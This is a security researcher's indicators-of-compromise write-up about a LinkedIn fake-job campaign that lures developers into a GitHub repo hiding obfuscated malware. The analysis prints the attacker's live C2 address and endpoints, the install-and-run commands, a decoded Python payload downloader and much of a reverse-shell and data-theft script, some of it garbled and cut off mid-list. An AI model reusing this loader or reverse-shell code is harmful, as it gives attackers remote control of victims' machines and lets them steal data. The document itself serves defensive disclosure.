PublicIoC/CestLaVie at main · ssrdio/PublicIoC

By GregorSpagnolo

Archived: 2026-04-05 15:55:28 UTC

About

The attack primarily targets development companies with the aim of gaining initial access to their corporate infrastructure. The attack typically begins with a LinkedIn message posing as a legitimate development opportunity or business proposal. The message is designed to entice the recipient by offering a project or job, often tailored to the company's expertise. Once the recipient engages, attackers may attempt to gather information, deploy phishing links, or gain unauthorized access to critical systems, using this initial contact as a foothold into the company's network.

Links:

- https://www.linkedin.com/in/merilyn-edeki/ still active ✅
- https://github.com/0xcestlaview/addingtoken removed ❌
- https://github.com/0xcompanypro/addingtoken still active ✅

Process of Removing

- **27/09/2024**: Report submitted to the Microsoft Security Response Center (MSRC)
- **28/09/2024**: Received a response from MSRC stating, *"It does not meet Microsoft's requirements as a security vulnerability for servicing."*
- **28/09/2024**: Contacted a friend from Microsoft, resulting in the malicious GitHub account being blocked. ✅
- **04/10/2024**: Attacker reached out again with a new GitHub repository shared.
- **04/10/2024**: Cotacted Microsoft again, but the new GitHub account remained active

LinkedIn messages

Merilyn Edeki • 6:44 PM

Hi, [redacted]

How are you?


I'm very glad to connect with you on LinkedIn.

At our company, we are launching a new initiative to develop a cryptocurrency token and create a dedicated website for it. The project includes smart contract and token development, with a timeline of one year. Given your expertise in blockchain development, we believe you could make a significant contribution to our company. Your insights and skills would be invaluable in helping us achieve our goals

We understand that you may have other commitments, and we are open to discussing a flexible arrangement that accommodates your schedule. This contract would allow you to collaborate with our company and contribute to this exciting project while balancing your current commitments.


Looking forward to your response.

Best regards,
Merilyn Edeki
Talent Acquisition Coordinator at C'est la vie Wellness Retreat LLC





The file, which is not malicious and contains the complete documentation and specifications for the project, can be found within the provided link or attachment. [ProjectOverviewforCestlavie]

Upon sending the offer, the attackers request the recipient's GitHub account information, claiming that they will grant access to a repository where the project can be closely reviewed.




When the invitation was received, the GitHub repository's homepage appeared quite convincing, with a professional layout and relevant project details. Additionally, the activity on the project, such as recent commits and contributions, seemed legitimate, further reinforcing the impression that it was a genuine opportunity






At a quick glance, reviewing the project code didn't reveal any malicious content, so we suspected that the issue might be in the dependencies. However, when we couldn't find anything suspicious in the dependencies, we took a closer look at the code itself. That's when we discovered something tricky. The entire GitHub project, including the malicious code, can be found in the repository. AddingToken-main (password: infected)



As seen in the image, we noticed that one file had something unusual on the far right side. When we used the word wrap command, it revealed the main juice.

And here's where things get a lot more fun :). Deobfuscating the code didn't reveal much, so we formatted the code and ran it through a debugger in the lab environment. That's when we discovered that the code connects to a specific server at `hxxtp://23.106.253.221:1244/keys` and posts certain data. As shown in the image, this connection provided further insight into the malicious activity




After this initial call, the code made a request to `hxxtp://23.106.253.221:1244/j/ZU1RINz7`, which returned a file named infected file. This file was then saved locally in the users home `.vscode` directory under the name `test.js`. The program continued by downloading another file, package.json, from `hxxtp://23.106.253.221:1244/p` and stored it in the same `.vscode` directory.

```
{
  "dependencies": {
    "child_process": "^1.0.2",
    "request": "^2.88.2",
    "crypto": "^1.0.1"
  }
}
```

Further debugging reveals that, later in the process, the code composes and executes three key commands. First, it installs the necessary npm dependencies by running `cd "C:\\Users\\heorhe\\.vscode" && npm i --silent"`. Once the dependencies are in place, it executes the same installation command again for redundancy or to ensure all packages are properly installed `npm --prefix "C:\\Users\\heorhe\\.vscode" install`. After that, the program proceeds by running executing the program `node C:\\Users\\heorhe\\.vscode\test.js`, which executes the malicious `test.js` file downloaded earlier. This sequence of commands allows the malicious code to execute seamlessly under the guise of typical development activity, making it more difficult to detect in a development environment.


```
190             a7(az) ? ao(ax) : ex(ay, (aA, aB, aC) => {
191                 ao(ax);
192             });
193         } catch (aA) {}
194     },
195     ao = ax => {
196         const ay = pt['join'](ax, a2(ac)),
197             az = a2(ak) + ' ' + ay;
198         try {
199             ex(az, (aA, aB, aC) => {});
200         } catch (aA) {}
201     },
```

"We tested the downloaded malicious code with various antivirus programs to determine if it would be flagged as malicious. Surprisingly, we found that only 4 antivirus programs detected the code as suspicious. This low detection rate highlights the stealthy nature of the malware, allowing it to potentially bypass many security solutions and remain undetected on compromised systems.



The next action the program takes is downloading a Python executable binary, which it later uses for further malicious activities. Once the Python binary is downloaded, the program proceeds to run a Python scripts, leveraging the newly acquired binary to execute the malicious code. The associated files, including the Python

binary and script, can be found in this project under All files (password: infected).



Later on the scripts that are run on the machine are

1. script `.npl.py` original:

decoded:

```
import base64,platform,os,subprocess,sys
try:import requests
except:subprocess.check_call([sys.executable, '-m', 'pip', 'install', 'requests']);import requests

ot = platform.system()
home = os.path.expanduser("~")
host="I1My4yMjE=MjMuMTA2Lj"
host1 = base64.b64decode(host[10:] + host[:10]).decode()
host2 = f'http://{host1}:1244'
pd = os.path.join(home, ".n2")
ap = pd + "/pay"
def download_payload():
    if os.path.exists(ap):
        try:os.remove(ap)
        except OSError:return True
    try:
        if not os.path.exists(pd):os.makedirs(pd)
    except:pass

    try:
        aa = requests.get(host2+"/payload/"+sType, allow_redirects=True)
        with open(ap, 'wb') as f:f.write(aa.content)
        return True
    except Exception as e:return False
res=download_payload()
if res:
    if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.CREATE_NEW_PROCESS_GROUP)
    else:subprocess.Popen([sys.executable, ap])

if ot=="Darwin":sys.exit(-1)

ap = pd + "/bow"
def download_browse():
    if os.path.exists(ap):
        try:os.remove(ap)
        except OSError:return True
    try:
        if not os.path.exists(pd):os.makedirs(pd)
    except:pass
    try:
        aa=requests.get(host2+"/brow/"+sType, allow_redirects=True)
        with open(ap, 'wb') as f:f.write(aa.content)
        return True
    except Exception as e:return False
res=download_browse()
if res:
    if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.CREATE_NEW_PROCESS_GROUP)
    else:subprocess.Popen([sys.executable, ap])
```

2. In order to achieve its final objective, the program downloads `pay.py`, which contains a **reverse shell** designed to connect back to the attacker's machine, allowing remote control of the compromised system. Additionally, other files like `pay.txt` and `any.txt` are also downloaded, likely serving as configuration or supplementary files for the malicious activities

Reverse shell code

```
import base64,socket
from uuid import getnode
from getpass import getuser
from hashlib import sha256
from platform import node,version,release,system
import time,json,os,struct,subprocess,sys
_M=\'-m\';_P=\'pip\';_L=\'install\';_DN=subprocess.DEVNULL;_PYP=sys.executable
try:import requests
except:subprocess.check_call([_PYP,_M,_P,_L,\'requests\'], stdout=_DN);import requests
from requests import get,post

class System(object):
    def __init__(A):A.s=system();A.hn=node();A.rel=release();A.v=version();A.un=getuser();A.uuid=A.get_id()
    def get_id(A):return sha256((str(getnode())+getuser()).encode()).digest().hex()
    def info(A):return{\'uuid\':A.uuid,\'system\':A.s,\'release\':A.rel,\'version\':A.v,\'hostname\':A.hn,\'username\':A.un}

class Geo(object):
    def __init__(A):A.iip=A.local_ip();A.geo=A.get_geo()
    def local_ip(A):
        try:return socket.gethostbyname_ex(hn)[-1][-1]
        except:return\'\'
    def get_geo(A):
        try:return get(\'http://ip-api.com/json\').json()
        except:pass
    def info(A):
        g=A.get_geo()
        if g:
            ii=A.iip
            if ii:g[\'internalIp\']=ii
        return g

class Information(object):
    def __init__(A):A.net_info=Geo().info();A.sys_info=System().info()
    def parse(K,data):
        J=\'regionName\';I=\'country\';H=\'query\';G=\'city\';F=\'isp\';E=\'zip\';D=\'lon\';C=\'lat\';B=\'timezone\';_A=\'internalIp\'
        A=data;A={C:A[C]if C in A else\'\',D:A[D]if D in A else\'\',E:A[E]if E in A else\'\',F:A[F]if F in A else\'\',G:A[G]if G in A else\'\',H:A[H]if H in A else\'\',I:A[I]if I in A else\'\',B:A[B]if B in A else\'\',J:A[J]if J in A else\'\',_A:A[_A]if _A in A else\'\'}
        if\'/\'in A[B]:A[B]=A[B].replace(\'/\',\' \')
        if\'_\'in A[B]:A[B]=A[B].replace(\'_\',\' \')
        return A
    def get_info(A):B=A.net_info;return{\'sys_info\':A.sys_info,\'net_info\':A.parse(B if B else[])}

host="I1My4yMjE=MjMuMTA2Lj"
PORT = 1244
HOST = base64.b64decode(host[10:] + host[:10]).decode()
hn = socket.gethostname()
if system()=="Darwin":
    try:hn = f\'{hn}+{getuser()}\'
    except:pass

class Comm(object):
    def __init__(A):A.sys_info=Information().get_info()
    def contact_server(A,ip,port):
        A.ip,A.port=ip,int(port);B=int(time.time()*1000);C={\'ts\':str(B),\'type\':sType,\'hid\':hn,\'ss\':\'sys_info\',\'cc\':str(A.sys_info)};D=f"http://{A.ip}:{A.port}/keys"
        try:post(D,data=C)
        except Exception as e:pass
def run_comm():c=Comm();c.contact_server(HOST, PORT);del c
run_comm()

import platform
from time import sleep
from socket import timeout as TimeOutError
from datetime import datetime,timezone,timedelta
from threading import Thread,RLock,Timer
try:import ftplib
except:subprocess.check_call([_PYP,_M,_P,_L,\'ftplib\'], stdout=_DN);import ftplib

sHost = hn
os_type = platform.system()

host="4xMDYuMTAxMTczLjIxMS"
_T=True;_F=False;_N=None;_A=\'admin\';_O=\'output\'
class Session(object):
    def __init__(A,sock):A.sock=sock;A.info={\'type\':0,\'group\':sType,\'name\':sHost}
    def shutdown(A):
        try:A.sendall(\'[close]\');A.sock.shutdown(socket.SHUT_RDWR);A.sock.close()
        except:pass
    def connect(A,ip,port):A.sock.connect((ip,port;sleep(.5);A.send(code=0,args=A.info);sleep(.5);return _T
    def struct(A,code=_N,args=_N):return json.dumps({\'code\': code,\'args\': args})
    def send(A,code=_N,args=_N):d=A.struct(code, args);A.sendall(d)
    def sendall(A,data):
        try:
            try:ii = data.encode()
            except:ii = data

ii = struct.pack(\'>I\', len(ii + ii
            A.sock.sendall(ii)
        except:pass
    def recv(A):
        try:
            ll = A.recvall(4)
            if not ll:return _N
            ml = struct.unpack(\'>I\', ll)[0]
            # Read the message data
            return A.recvall(ml)
        except TimeOutError:return -1
        except:pass
    def recvall(A,size):
        try:
            d = bytearray()
            while len(d) < size:
                pt = A.sock.recv(size - len(d
                if not pt:return _N
                d.extend(pt)
```

```
            return d
        except:return _N

e_buf = ""
def decode_str(ss):
    try:r=ss.decode(\'utf8\');return r
    except:
        try:r=ss.decode(\'cp1252\');return r
        except:
            try:r=ss.decode(\'mac_roman\');return r
            except:return ss

ex_files = [\'.exe\',\'.dll\',\'.msi\',\'.dmg\',\'.iso\',\'.pkg\',\'.apk\',\'.xapk\',\'.aar\',\'.ap_\',\'.aab\',\'.dex\',\'.class\',\'.rpm\',\'.deb\',\'.ipa\',\'.dsym\',\'.mp4\',\'.avi\',\'.mp3\',\'.wmv\',\'.wma\',\'.mov\',\'.webm\',\'.avchd\',\'.mkv\',\'.ogg\',\'.mpe\',\'.mpv\',\'.mpeg\',\'.m4p\',\'.m4a\',\'.m4v\',\'.aac\',\'.flac\',\'.aiff\',\'.qt\',\'.flv\',\'.swf\',\'.pyc\',\'.lock\',\'.psd\',\'.pack\',\'.old\',\'.ppt\',\'.pptx\',\'.virtualization\',\'.indd\',\'.eps\',\'.ai\',\'.a\',\'.jar\',\'.so\',\'.o\',\'.wt\',\'.lib\',\'.dylib\',\'.bin\',\'.ffx\',\'.svg\',\'.css\',\'.scss\',\'.gem\',\'.html\']
ex_dirs = [\'vendor\',\'Pods\',\'node_modules\',\'.git\',\'.next\',\'.externalNativeBuild\',\'sdk\',\'.idea\',\'cocos2d\',\'compose\',\'proj.ios_mac\',\'proj.android-studio\',\'Debug\',\'Release\',\'debug\',\'release\',\'obj\',\'Obj\',\'xcuserdata\',\'.gradle\',\'build\',\'storage\',\'.android\',\'Program Files (x86)\',\'$RECYCLE.BIN\',\'Program Files\',\'Windows\',\'ProgramData\',\'cocoapods\',\'homebrew\',\'.svn\',\'sbin\',\'standalone\',\'local\',\'ruby\',\'man\',\'zsh\',\'Volumes\',\'Applications\',\'Library\',\'System\',\'Pictures\',\'Desktop\',\'usr\',\'android\',\'var\',\'__pycache__\',\'.angular\',\'cache\',\'.nvm\',\'.yarn\',\'.docker\',\'.local\',\'.vscode\',\'.cache\',\'__MACOSX\',\'.pyp\',\'.gem\',\'.config\',\'.rustup\',\'.pyenv\',\'.rvm\',\'.sdkman\',\'.nix-defexpr\',\'.meteor\',\'.nuget\',\'.cargo\',\'.vscode-insiders\',\'.gemexport\',\'.Bin\',\'.oh-my-zsh\',\'.rbenv\',\'.ionic\',\'.mozilla\',\'.var\',\'.cocoapods\',\'.flipper\',\'.forever\',\'.quokka\',\'.continue\',\'.pub-cache\',\'.debris\',\'jdk\',\'.wine32\',\'.phpls\',\'.typeChallenges\',\'.sonarlint\',\'.aptos\',\'.bluemix\',\'.bundle\',\'.cabal\',\'.changes\',\'.changeset\',\'.circleci\',\